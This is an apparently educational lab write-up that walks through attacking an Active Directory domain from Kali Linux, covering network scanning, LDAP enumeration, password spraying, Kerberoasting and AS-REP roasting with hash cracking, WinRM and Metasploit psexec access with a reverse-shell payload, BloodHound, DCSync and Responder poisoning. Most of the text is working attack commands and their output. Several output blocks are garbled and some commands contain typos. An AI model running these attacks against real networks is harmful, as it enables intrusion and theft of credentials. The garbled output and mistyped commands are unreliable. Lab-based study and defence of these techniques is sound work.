[OFFENSIVE OPS]:

Attacking Active Directory (AD) Environment from Kali Linux



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Introduction

Active Directory (AD) is a directory service for Windows domain networks environment created by Microsoft that contains critical information about the users, systems, or objects within the organization. This directory service has become a potential target going after by malicious threat actors during the offensive operations. Due to its criticality, the threat actor will try to find possible ways to gain foothold on one of the domain-joined systems that could be further leveraged the access to enumerate and attack the Active Directory (AD) or domain controller (DC) and eventually, laterally move from one machine to another within the compromised network.

Basically, to attack the Active Directory (AD) environment, the malicious attacker would need to obtain initial access to one of the computer systems within the network and in most of the cases it is Windows workstation. The attack of the Active Directory (AD) initiated from the compromised workstation usually be performed using PowerShell terminal and scripts which is known as Living-Off-The-Land (LOTL) approach utilizing the pre-installed or exiting tools and libraries within the workstation.

To set aside from the attacks using PowerShell within Windows system, the attack techniques outline in this research paper will be heavily relied on open-sourced tools and scripts published by security researchers around the world and to demonstrate the attacks on the Active Directory (AD) environment using Kali Linux system instead of Windows system as we usually see on most of the research materials.

Disclaimers:

The demonstration of the attacks within this paper will be conducted within a vulnerable controlled lab environment with minimal security protections enabled which is set up and configured by **THECybOrg Lab** and in collaboration with **Veilron Technologies Pte. Ltd**.

Bypassing the security protections is not in the scope of this paper and the demonstration within this document is for educational purposes only. Such information discussed should never be used for any malicious purposes or to attack against any unauthorized systems without prior permission.

The techniques and tools used here are to raise awareness to the public to better understand how the attacks work and providing some insights to secure their target environment from the attacks against the listed tools and scripts as per shown within the materials.

Author

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THECybOrg Lab — a vulnerability research lab hunting for unknown vulnerabilities (0-Day) in computer software as well as web applications. A lot of my work and research has been published on the Github Repository, Facebook Page and Youtube channel including customized penetration testing tools, presentations, research papers, technical demonstration videos and various forked projects etc.

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1. Reconnaissance

Identifying the potential target within the environment is a critical part of the operations as the reconnaissance and network mapping process will provide insights about how big the network is or the number of the systems within the environment and then hunt for the vulnerable systems after being identified and evaluated.

1.1 Know Your #SHELL

Identify your own IP address and network subnet using native Linux commands:

ifconfig; route -n

```
(root⊕ THECyb0rg) - [~]

ifconfig

docker0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:77:99:0d:74 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 192.168.192.128 netmask 255.255.255.0 broadcast 192.168.192.255
    inet6 fe80::20c:29ff:fef5:9a5a prefixlen 64 scopeid 0x20link> ether 00:0c:29:f5:9a:5a txqueuelen 1000 (Ethernet)
    RX packets 130 bytes 19275 (18.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 135 bytes 18114 (17.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root<u>& THE</u>Cyb0rg) - [~]
   route -n
Kernel IP routing table
Destination
                 Gateway
                                  Genmask
                                                    Flags Metric Ref
                                                                          Use Iface
                 192.168.192.2
                                                    UG
                                                           100
                                                                            0 eth0
0.0.0.0
                                  0.0.0.0
                                                                  0
172.17.0.0
                 0.0.0.0
                                  255.255.0.0
                                                                  0
                                                                            0 docker0
                                                           0
   .168.192.0
                                   255.255.255.0
                                                           100
                                                                            0 eth0
```

1.2 Identify Potential Targets

Identify live systems along with their associated IP addresses and hostnames:

nbtscan -r 192.168.1920/24

```
root⊕ THECyb0rg) - [~]
 # nbtscan -r 192.168.192.0/24
Doing NBT name scan for addresses from 192.168.192.0/24
IP address
                 NetBIOS Name
                                                               MAC address
                                   Server
                                             User
192.168.192.1
                 LAPTOP-N2SR7L59
                                                               00:50:56:c0:00:08
                                   <server>
                                             <unknown>
192.168.192.128
                 <unknown>
                                              <unknown>
192.168.192.138
                                                               00:0c:29:84:a6:0d
                                   <server>
                                             <unknown>
192.168.192.142
                 THECYBORG-AD
                                             <unknown>
                                                               00:0c:29:07:76:d6
                                   <server>
                                                               00:0c:29:dc:bc:32
192.168.192.139
                 PC2
                                   <server>
                                             <unknown>
                 METASPLOITABLE
                                                               00:00:00:00:00:00
192.168.192.143
                                             METASPLOITABLE
                                   <server>
192.168.192.255 Sendto failed: Permission denied
```

Identify all opened ports on the domain controller system using nmap scan:

nmap -p- --min-rate=10000 -Pn 192.168.192.142 -n

```
root® THECyb0rg) - [~]
  # nmap -p- --min-rate=10000 -Pn 192.168.192.142 -n
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-12 21:06 +07
Warning: 192.168.192.142 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.192.142
Host is up (0.00031s latency).
Not shown: 65463 closed tcp ports (reset), 44 filtered tcp ports (no-response)
              STATE SERVICE
53/tcp
              open domain
88/tcp
                      kerberos-sec
              open
135/tcp
              open
                      msrpc
139/tcp
                      netbios-ssn
              open
389/tcp
              open
                      ldap
445/tcp
                     microsoft-ds
              open
464/tcp
              open
                      kpasswd5
593/tcp
              open http-rpc-epmap
636/tcp
              open
                     ldapssl
3268/tcp
             open globalcatLDAP
3269/tcp
             open globalcatLDAPssl
3389/tcp
             open ms-wbt-server
5357/tcp
                     wsdapi
             open
5985/tcp
             open wsman
9389/tcp open
                     adws
 47001/tcp open
                     winrm
```

Enumerate additional information about the domain controller and domain information using LDAP script within nmap.

nmap -sV 192.168.192.142 -n -p389,636 -script ldap-search.nse -Pn

```
(root⊗THECyb0rg)-[~]
# nmap -sV 192.168.192.142 -n -p389,636 --script ldap-search.nse -Pn
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-12 21:12 +07
Nmap scan report for 192.168.192.142
Host is up (0.00048s latency).

PORT STATE SERVICE VERSION
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: thecyborg.lab)., Site: Default-First-Site-Name)
| ldap-search:
| Context: DC=thecyborg,DC=lab
| dn: DC=thecyborg,DC=lab
| objectClass: domain
| objectClass: domainDNS
| distinguishedName: DC=thecyborg,DC=lab
| instanceType: 5
| whenCreated: 2024/05/12 08:26:42 UTC
| whenChanged: 2024/05/12 13:43:27 UTC
| subRefs: DC=ForestDnsZones,DC=thecyborg,DC=lab
| subRefs: DC=CommainDnsZones,DC=thecyborg,DC=lab
| subRefs: CN=Configuration,DC=thecyborg,DC=lab
| uSNCreated: 4099
```

1.3 Unauthenticated Enumeration

Enumeration is usually conducted after identifying the potential targets within the environment. The enumeration aims to extract information from the targets as much as possible which such gathered information could then be used for further attacks. Without authentication credentials, we obtained various useful information as shown in the following.

Enumerate domain users using windapsearch python scripts from **ropnop** Github repository:

python3 windapsearch.py -dc-ip 192.168.192.142 -U -full | grep sAMAccountName

```
python3 windapsearch.py --dc-ip 192.168.192.142 -U --full |grep sAMAccountName
   AccountName: Guest
   AccountName: alena.meg
  AccountName: lynsey.angelica
  MAccountName:
                billye.selina
  MAccountName:
                netti.ceil
  MAccountName:
                jeannine.shelly
  MAccountName: kerrie.ayn
MAccountName: candra.bea
jena.clarice
MAccountName: caty.lizette
  MAccountName:
                aidan.charmion
sAMAccountName:
                lianne.shelby
```

Further enumerating on the users, observed that the password for new user has been commented within description attribute of the object which is commonly in use by most system administrators.

python3 windapsearch.py -dc-ip 192.168.192.142 -U -full | grep -iE "sAMAccountName | description"

```
(root  THECyb0rg) - [~/Desktop/AD-Lab/windapsearch]

# python3 windapsearch.py --dc-ip 192.168.192.142 -U --full | grep -iE "SAMAccountName| description"

description: Built-in account for guest access to the computer/domain

sAMAccountName: Guest

sAMAccountName: alena.meg

sAMAccountName: lynsey.angelica

sAMAccountName: billye.selina

sAMAccountName: netti.ceil

sAMAccountName: jeannine.shelly

sAMAccountName: kerrie.ayn

description: New user generated password: =7RL^;N

sAMAccountName: candra.bea
```

Enumerate domain groups using the windapsearch python scripts:

python3 windapsearch.py -dc-ip 192.168.192.142 -G | grep cn

```
root⊕THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]

python3 windapsearch.py --dc-ip 192.168.192.142 -G |grep cn

cn: Domain Computers

cn: Cert Publishers

cn: Domain Users

cn: Domain Guests

cn: Group Policy Creator Owners

cn: RAS and IAS Servers

cn: Allowed RODC Password Replication Group

cn: Denied RODC Password Replication Group

cn: Enterprise Read-only Domain Controllers

cn: Cloneable Domain Controllers

cn: Protected Users

cn: DnsAdmins

cn: DnsUpdateProxy

cn: Office Admin

cn: Executives

cn: Senior management

cn: Project management

cn: IT Helpdesk
```

Enumerate for service account with Service Principal Name (SPN) registered that could be potentially abused for Kerberoast attack:

python3 windapsearch.py -dc-ip 192.198.192.142 -user-spns

```
(root®THECyb0rg) - [~/Desktop/AD-Lab/windapsearch]
python3 windapsearch.py --dc-ip 192.168.192.142 --user-spns
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+] ...success! Binded as:
[+] None
[+] Attempting to enumerate all User objects with SPNs
[+] Found 1 Users with SPNs:
CN=mssql_svc,CN=Users,DC=thecyborg,DC=lab

[*] Bye!
```

Enumerate the service account (Kerberoast) using impacket library:

./GetUserSPNs.py -request thecyborg.lab

```
(root⊛THECyb0rg)-[/usr/share/doc/python3-impacket/examples]

# ./GetUserSPNs.py -request thecyborg.lab/
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName Name MemberOf

mssql_svc/mssqlserver.thecyborg.lab mssql_svc CN=IT Helpdesk,CN=Users,DC=thecyborg,DC=lab

[-] CCache file is not found. Skipping...
[-] invalid principal syntax
```

Enumerate the service account (AS-REProast) using impacket library:

#./GetNPUsers.py -request thecyborg.lab/ -dc-ip 192.168.192.142

Enumerate for anonymous/open share and attempt to access to it:

```
# smbclient -L \\\\192.168.192.142 -N
# smbclient \\\\192.168.192.142\\Common -N
```

```
-(root@THECyb0rg)-[~/Desktop/AD-Lab]

# smbclient -L \\\\192.168.192.142 -N
       Sharename
                           Type
                                       Comment
       ADMIN$
                          Disk
                                       Remote Admin
       C$
                          Disk
                                       Default share
       Common
                          Disk
                                       Remote IPC
       NETLOGON
                          Disk
                                       Logon server share
       SYSV0L
                          Disk
                                       Logon server share
```

2. Exploitation

Exploitation of the identified misconfigurations and vulnerabilities based on the information gathered from the 2 stages above, is the launch of real attack against the potential targets. The attack may involve spraying a possible or common password onto the list of enumerated users or cracking the exposed service accounts using kerberoast or AS-REProast attack techniques.

Extract the enumerated domain users to a list that could then be used a userlist:

python3 windapsearch.py -dc-ip 192.168.192.142 -U -full | grep -iE "sAMAccountName" | tee Userlist.txt

```
ot® THECyb0rg) - [~/Desktop/AD-Lab/windapsearch]
  python3 windapsearch.py --dc-ip 192.168.192.142 -U --full |grep -iE "sAMAccountName" |tee ../Userlist.txt
AMAccountName: Guest
AMAccountName: alena.meg
AMAccountName: lynsey.angelica
AMAccountName: billye.selina
AMAccountName: netti.ceil
AMAccountName: jeannine.shelly
AMAccountName: kerrie.ayn
AMAccountName: candra.bea
AMAccountName: jena.clarice
AMAccountName: caty.lizette
AMAccountName: aidan.charmion
:AMAccountName
AMAccountName: blanch.evy
SAMAccountName: leanora.catharine
AMAccountName: kassey.sayre
AMAccountName: alameda.leanora
```

2.1 Password Spray Attack

Perform password spray attack against the domain user via Kerberos port (88) using kerbrute from **ropnop** Github repository:

./kerbrute passwordspray -d thecyborg.lab UserList Password@123 -dc 192.168.192.142

```
GTHECvb0rg) - [~/Desktop/AD-Lab]
    ./kerbrute passwordspray -d thecyborg.lab UserList.txt Password@123 --dc 192.168.192.142
Version: v1.0.3 (9dad6e1) - 05/15/24 - Ronnie Flathers @ropnop
2024/05/15 18:45:52 > Using KDC(s):
2024/05/15 18:45:52 >
                         192.168.192.142:88
2024/05/15 18:45:52 >
                            VALID LOGIN: user1@thecyborg.lab:Password@123
                            VALID LOGIN:
                                           user2@thecyborg.lab:Password@123
                            VALID LOGIN:
                                           user2@thecyborg.lab:Password@123
mssql_svc@thecyborg.lab:Password@123
2024/05/15 18:45:52
                            VALID LOGIN:
2024/05/15 18:45:52 >
                            VALID LOGIN:
                        [+]
2024/05/15 18:45:52 >
                       Done! Tested 104 logins (5 successes) in 0.125 seconds
```

Perform password spray against the domain users via SMB protocol:

crackmapexec smb 192.168.192.142 -u UserList.txt -p 'Password@123'

Perform password spray against the domain users via WinRM protocol:


crackmapexec winrm 192.168.192.142 -u UserList.txt -p 'Password@123'

```
-p 'Password@123'
| Windows 10.0 Build 17763 (name:THECYBORG-AD) (domain:thecyborg.lab)
| http://192.168.192.142:5985/wsman
          crackmapexec winrm 192.168.192.142 -u UserList.txt
                              192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
                                                                                        THECYBORG - AD
THECYBORG - AD
                                                                                                                                               thecyborg.lab\Guest:Password@123
thecyborg.lab\alena.meg:Password@123
thecyborg.lab\lynsey.angelica:Password@123
thecyborg.lab\billye.selina:Password@123
thecyborg.lab\netti.ceil:Password@123
WINRM
                                                                                          THECYBORG-AD
WINRM
                                                                                          THECYBORG - AD
                             192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
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192.168.192.142 5985
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192.168.192.142 5985
192.168.192.142 5985
192.168.192.142 5985
WINRM
                                                                                          THECYBORG-AD
 VINRM
                                                                                          THECYBORG-AD
 VINRM
                                                                                                                                                thecyborg.lab\jeannine.shelly:Password@123
WINRM
                                                                                          THECYBORG-AD
                                                                                                                                                thecyborg.lab\kerrie.ayn:Password@123
WINRM
                                                                                          THECYBORG - AD
                                                                                                                                                thecyborg.lab\candra.bea:Password@123
                                                                                                                                              thecyborg.lab\candra.bea:Password@123
thecyborg.lab\caty.lizette:Password@123
thecyborg.lab\caty.lizette:Password@123
thecyborg.lab\aidan.charmion:Password@123
thecyborg.lab\lianne.shelby:Password@123
thecyborg.lab\lianch.evy:Password@123
thecyborg.lab\lianch.evy:Password@123
WINRM
                                                                                          THECYBORG-AD
                                                                                         THECYBORG-AD
WINRM
WINRM
                                                                                          THECYBORG-AD
WINRM
                                                                                          THECYBORG-AD
 WINRM
                                                                                          THECYBORG-AD
                                                                                          THECYBORG-AD
                                                                                                                                               thecyborg.lab\kassey.sayre:Password@123
thecyborg.lab\alameda.leanora:Password@123
 VINRM
                                                                                          THECYBORG-AD
 WINRM
                                                                                                                                               thecyborg.lab\celinda.arden:Password@123
thecyborg.lab\madelin.corrinne:Password@123
 WINRM
                                                                                          THECYBORG-AD
WINRM
                                                                                                                                               thecyborg.lab\reina.rhoda:Password@123
thecyborg.lab\chelsea.albina:Password@123
thecyborg.lab\adelina.mirna:Password@123
thecyborg.lab\jobye.fredericka:Password@123
thecyborg.lab\mora.berta:Password@123
                                                                                         THECYBORG-AD
WINRM
                                                                                          THECYBORG-AD
WINRM
                                                                                         THECYBORG-AD
WTNRM
                                                                                          THECYBORG-AD
                                                                                          THECYBORG-AD
                                                                                                                                               thecyborg.lab\lay.licha:Password@123
thecyborg.lab\bobbee.codee:Password@123
                                                                                          THECYBORG-AD
 WINRM
                              192.168.192.142 5985
                                                                                                                                      [+] thecyborg.lab\user1:Password@123 (Pwn3d!)
```

2.2 Kerberoast Attack

Perform kerberoast attack against the service principal name (SPN) found on the enumeration stage using impacket library:

./GetUserSPNs.py -request thecyborg.lab/user1:'Password@123'



Crack the kerberos ticket of the mssql_svc service account using well-known advanced hash cracking tool hashcat:

hashcat -a 0 -m 13100 kerbticket.txt /root/Desktop/AD-Lab/PasswordList.txt --force

2.3 AS-REProast Attack

Perform AS-REProast attack against a vulnerable user found on the enumeration stage using impacket library:

./GetNPUsers.py -request thecyborg.lab/

```
| Form | First | Firs
```

Crack the kerberos ticket of the philis.bill account using John-The-Ripper:

john asrep.txt -wordlist=/root/Desktop/AD-Lab/PasswordList.txt

```
(root⊗THECyb0rg)-[~/Desktop/AD-Lab]

# john asrep.txt --wordlist=/root/Desktop/AD-Lab/PasswordList.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 Will run 8 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

Test@123 ($krb5asrep$23$philis.bill@THECYBORG.LAB)

1g 0:00:00:00 DONE (2024-05-20 18:55) 100.0g/s 49400p/s 49400c/s 49400C/s 123123..redwings

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

2.4 Initial Access

Gain access to the domain controller via WinRM using the identified credentials from password spray attack stage:

evil-winrm -i 192.168.192.142 -u user1 -p Password@123 -n

```
(root⊗THECyb0rg)-[~/Desktop/AD-Lab]

# evil-winrm -i 192.168.192.142 -u user1 -p Password@123 -n
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\user1\Documents> ipconfig /all
                        THECyborg-AD thecyborg.lab
   Primary Dns Suffix
   Node Type . . . . . . : Hybrid IP Routing Enabled . . . . : No
   IP ROULING Enabled . . . . : No
WINS Proxy Enabled . . . . : thecyborg.lab
DNS Suffix Search List . . . : thecyborg.lab
localdomain
Ethernet adapter Ethernet0:
                                             Intel(R) 82574L Gigabit Network Connection 00-0C-29-07-76-D6
   Monday, May 13, 2024 3:02:55 PM
Monday, May 13, 2024 4:58:37 PM
192.168.192.2
   192.168.192.254
83889193
                                             00-01-00-01-2D-D1-D4-46-00-0C-29-07-76-D6
                                             ::1
127.0.0.1
192.168.192.2
  Primary WINS Server . . . . : 10
NetBIOS over Tcpip. . . . . : Er
Evil-WinRM* PS C:\Users\user1\Documents>
```

Gain access using PsExec module in Metasploit Framework with the identified credentials from password spray attack stage:

```
# msfconsole
# msf > use exploit/windows/smb/psexec
```

```
# msf > set RHOST 192.168.192.142
# msf > set SMBUser user1
# msf > set SMBPass Password@123
# msf > exploit
```

```
—(root⊛THECyb0rg)-[~/Desktop/AD-Lab]
-# msfconsole
Metasploit tip: View all productivity tips with the tips command
                                                                                 d8,
BP
                                                                                         d8P
                         d8P
                                                                                      d888888p
                      d88888P
                                                                                       ?88'
                                                                      d8P
  d8bd8b.d8p d8888b ?88' d888b8b
                                                                                  ?8b
                                                                                        88P
88P`?P'?P d8b_,dP 88P d8P' ?88
d88 d8 ?8 88b 88b 88b .osS$$$$*"
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`
                                                                    d8P d8888b $whi?88b 88b
d88 d8P' ?88 88P `?8b
                                                                                        `?8b
                                                      ?88,.d88b,
                                                        ?88' ?88
                                                                    ?88 88b d88 d88
                                                                     88b`?8888P
                                                         88b d8P
                                                         88888P'
                                                                      88n
                                                       d88P
              ...;;11111&'
                                                                         ....;;;llll;;;;....
            metasploit v6.3.55-dev
            2397 exploits - 1235 auxiliary - 422 post
1391 payloads - 46 encoders - 11 nops
            9 evasion
```

```
<u>nsf6</u> exploit(windows/smb/psexec) > options
   Name
                                  Current Setting Required Description
                                                                          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
The SMB service port (TCP)
Service description to be used on target for pretty listing
                                   192.168.192.142 yes
    SERVICE_DESCRIPTION
   SERVICE_DISPLAY_NAME
SERVICE_NAME
                                                                          The service display name
   SMBDomain
                                                                          The password for the specified username
The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
The username to authenticate as
   SMBPass
SMBSHARE
                                  Password@123
    SMBUser
Payload options (windows/meterpreter/reverse_tcp):
   Name
                                                        Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC
                 192.168.192.128 yes
4444 ves
                                                         The listen port
Exploit target:
   Id Name
```

3. BloodHound and Authenticated Enumeration

After obtaining the valid set of credentials from the password spray and kerberoast attack, the obtained set of credentials could be used to further enumerate on the environment using authenticated session and bloodhound against the Active Directory (AD) environment to visualize the possible attack paths. Further noted that, some of the information enumerated in the phase was not identified within unauthenticated enumeration stage.

3.1 Authenticated LDAP Enumeration

Enumerate computer objects within the environment using the identified set of credentials:

python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab -C

```
G THECyb0rg) - [~/Desktop/AD-Lab/windapsearch]
    python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab -C
    No DC IP provided. Will try to discover via DNS lookup.
Using Domain Controller at: 192.168.192.142
    Getting defaultNamingContext from Root DSE
        Found: DC=thecyborg,DC=lab
    Attempting bind
         ...success! Binded as:
         u:THECYBORG-LAB\user1
[+] Enumerating all AD computers
         Found 3 computers:
cn: THECYBORG-AD
operatingSystem: Windows Server 2019 Datacenter Evaluation
operatingSystemVersion: 10.0 (17763)
dNSHostName: THECyborg-AD.thecyborg.lab
cn: PC1
operatingSystem: Windows 10 Enterprise Evaluation operatingSystemVersion: 10.0 (19045)
dNSHostName: PC1.thecyborg.lab
cn: PC2
operatingSystem: Windows 10 Enterprise Evaluation
operatingSystemVersion: 10.0 (19045)
dNSHostName: PC2.thecyborg.lab
```

Enumerate unconstrained delegation systems within the environment using the identified set of credentials:

python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab -unconstrained-computer

```
(root⊗ THECyb0rg) - [~/Desktop/AD-Lab/windapsearch]
python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab --unconstrained-computers
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+] ...success! Binded as:
[+] u:THECYBORG-LAB\user1
[+] Attempting to enumerate all computer objects with unconstrained delegation:
[+] Found 2 computers with unconstrained delegation:

CN=THECYBORG-AD,OU=Domain Controllers,DC=thecyborg,DC=lab
dNSHostName: THECyborg-AD.thecyborg.lab

CN=PC2,CN=Computers,DC=thecyborg.lab

[*] Bye!
```

3.2 Unleash Your BloodHound

Extract the domain objects using bloodhound-python from the Kali Linux system using the identified set of credentials:

bloodhound-python -u user1 -p 'Password@123' -c All -dc thecyborg-ad.thecyborg.lab -d thecyborg.lb -ns 192.168.192.142

neo4j console

bloodhound

```
(root⊕THECyb0rg)-[~/Desktop/AD-Lab]

# bloodhound-python -u user1 -p 'Password@123' -c All -dc thecyborg-ad.thecyborg.lab -d thecyborg.lab -ns 192.168.192.142

INFO: Found AD domain: thecyborg.lab

INFO: Getting TGT for user

INFO: Found 1 domains

INFO: Found 1 domains

INFO: Found 1 domains

INFO: Found 3 computers

INFO: Connecting to LDAP server: thecyborg-ad.thecyborg.lab

INFO: Found 3 computers

INFO: Found 3 lusers

INFO: Found 61 groups

INFO: Found 61 groups

INFO: Found 7 gpos

INFO: Found 1 ous

INFO: Found 1 ous

INFO: Found 2 containers

INFO: Found 0 trusts

INFO: Starting computer enumeration with 10 workers


INFO: Querying computer: PC2.thecyborg.lab

INFO: Querying computer: PC1.thecyborg.lab

INFO: Querying computer: THECyborg.lab

INFO: Done in 00M 01S
```

The extracted result of the domain objects in bloodhound:



4. Credential Harvest

Extracting the domain credentials could be achieved via DCSync attack and malicious responder. Such activity has been used to achieve domain dominance. The extracted set of credentials/hashes could then be used to laterally move around the network and critical hashes of the domain administrator or krbtgt hashes could be used to create silver or golden tickets as well as perform Pass-The-Hash attack etc.

4.1 DCSync Attack

Enumerate the Domain Admins group observed that the user1 is the part of the privileged group which could be abused for the DCSync attack against the domain:

python3 ./windapsearch.py -d thecyborg.lab -u user1 -p Password@123 -m 'Domain Admins'

```
(root⊗ THECyb0rg) - [~/Desktop/AD-Lab/windapsearch]
python3 ./windapsearch.py -d thecyborg.lab -u user1 -p Password@123 -m 'Domain Admins'
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+] ...success! Binded as:
[+] u:THECYBORG-LAB\user1
[+] Attempting to enumerate full DN for group: Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users,DC=thecyborg,DC=lab
[+] Found 3 members:
b'CN=user1,CN=Users,DC=thecyborg,DC=lab'
b'CN=IT Admins,CN=Users,DC=thecyborg,DC=lab'
b'CN=Administrator,CN=Users,DC=thecyborg,DC=lab'
```

The password hashes of the domain users could be extracted from the domain controller using impacket library:

#./secretdump.py thecyborg.lab/user1:'Password@123'@192.168.192.142

Once the administrator hashes have been obtained and could then be used to gain access to the domain controller using administrator account using Pass-The-Hash (PTH) attack. (Refer to #6 – Lateral Movement)

4.2 Malicious Responder


Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP and other rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication. The Responder is a very powerful tool and could be used to collect password hashes of the vulnerable systems within the network.

```
# responder -I eth0 -wpad -v
```

```
root@ THECyb0rg) - [~/Desktop/AD-Lab]
    responder -I eth0 --wpad -v
           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
 To support this project:
 Patreon -> https://www.patreon.com/PythonResponder
 Paypal -> https://paypal.me/PythonResponder
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] Poisoners:
   LLMNR
                                [0N]
   NBT-NS
                                ONI
   MDNS
                                [ON]
   DNS
                                [ON]
   DHCP
[+] Servers:
   HTTP server
                                [ON]
   HTTPS server
                                [ON]
   WPAD proxy
                                [ON]
    Auth proxy
    SMB server
```

Any users within the network attempting to access to any invalid URLs or shared folders will be responded by the Responder and the password hashes will be requested from the vulnerable systems/users on the network and the password hashes could be cracked using John-The-Ripper or Hashcat.

Access to the invalid URL (thecyborglab) via HTTP protocol from a client workstation (192.168.192.138):



The NTLMv2 hashes for user1 was captured by the Responder from the HTTP protocol:

```
[HTTP] Sending NTLM authentication request to 192.168.192.138

[*] [LLMNR] Poisoned answer sent to fe80::da28:e8dc:263a:6233 for name thecyborglab

[*] [LLMNR] Poisoned answer sent to 192.168.192.138 for name thecyborglab

[*] [MDNS] Poisoned answer sent to fe80::da28:e8dc:263a:6233 for name thecyborglab.

[*] [MDNS] Poisoned answer sent to fe80::da28:e8dc:263a:6233 for name thecyborglab.local

[HTTP] GET request from: ::ffff:192.168.192.138 URL: /

[HTTP] NTLMv2 Client : 192.168.192.138

[HTTP] NTLMv2 Username : THECYBORG-LAB\user1

[HTTP] NTLMv2 Username : THECYBORG-LAB\user1

[HTTP] NTLMv2 Username : user1::THECYBORG-LAB\user1

[HTTP] NTLMv2 Username : user1::THECYBORG-LAB\user1

[HTTP] Sending NTLM authentication request to 192.168.192.138

[HTTP] Sending NTLM authentication request to 192.168.192.138

[HTTP] Sending NTLM authentication request to 192.168.192.138

[HTTP] NTLMv2 Client : 192.168.192.138 URL: /favicon.ico

[HTTP] NTLMv2 Client : 192.168.192.138

[HTTP] NTLMv2 Username : THECYBORG-LAB\user1

[HTTP] NTLMv3 Username : THECYBORG-LAB\user1

[HTTP] NTLMv4 Username : Username : THECYBORG-LAB\user1

[HTTP] NTLMv5 Username : Username : THECYBORG-LAB\user1

[HTTP] NTLMv5 Username : Userna
```

Crack the NTLMv2 password hashes using John-The-Ripper:

john ntlmhashes.txt -wordlist=./PasswordList.txt

```
(root⊗ THECyb0rg) - [~/Desktop/AD-Lab]

# john ntlmhashes.txt --wordlist=./PasswordList.txt

Using default input encoding: UTF-8

Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])

Will run 8 OpenMP threads

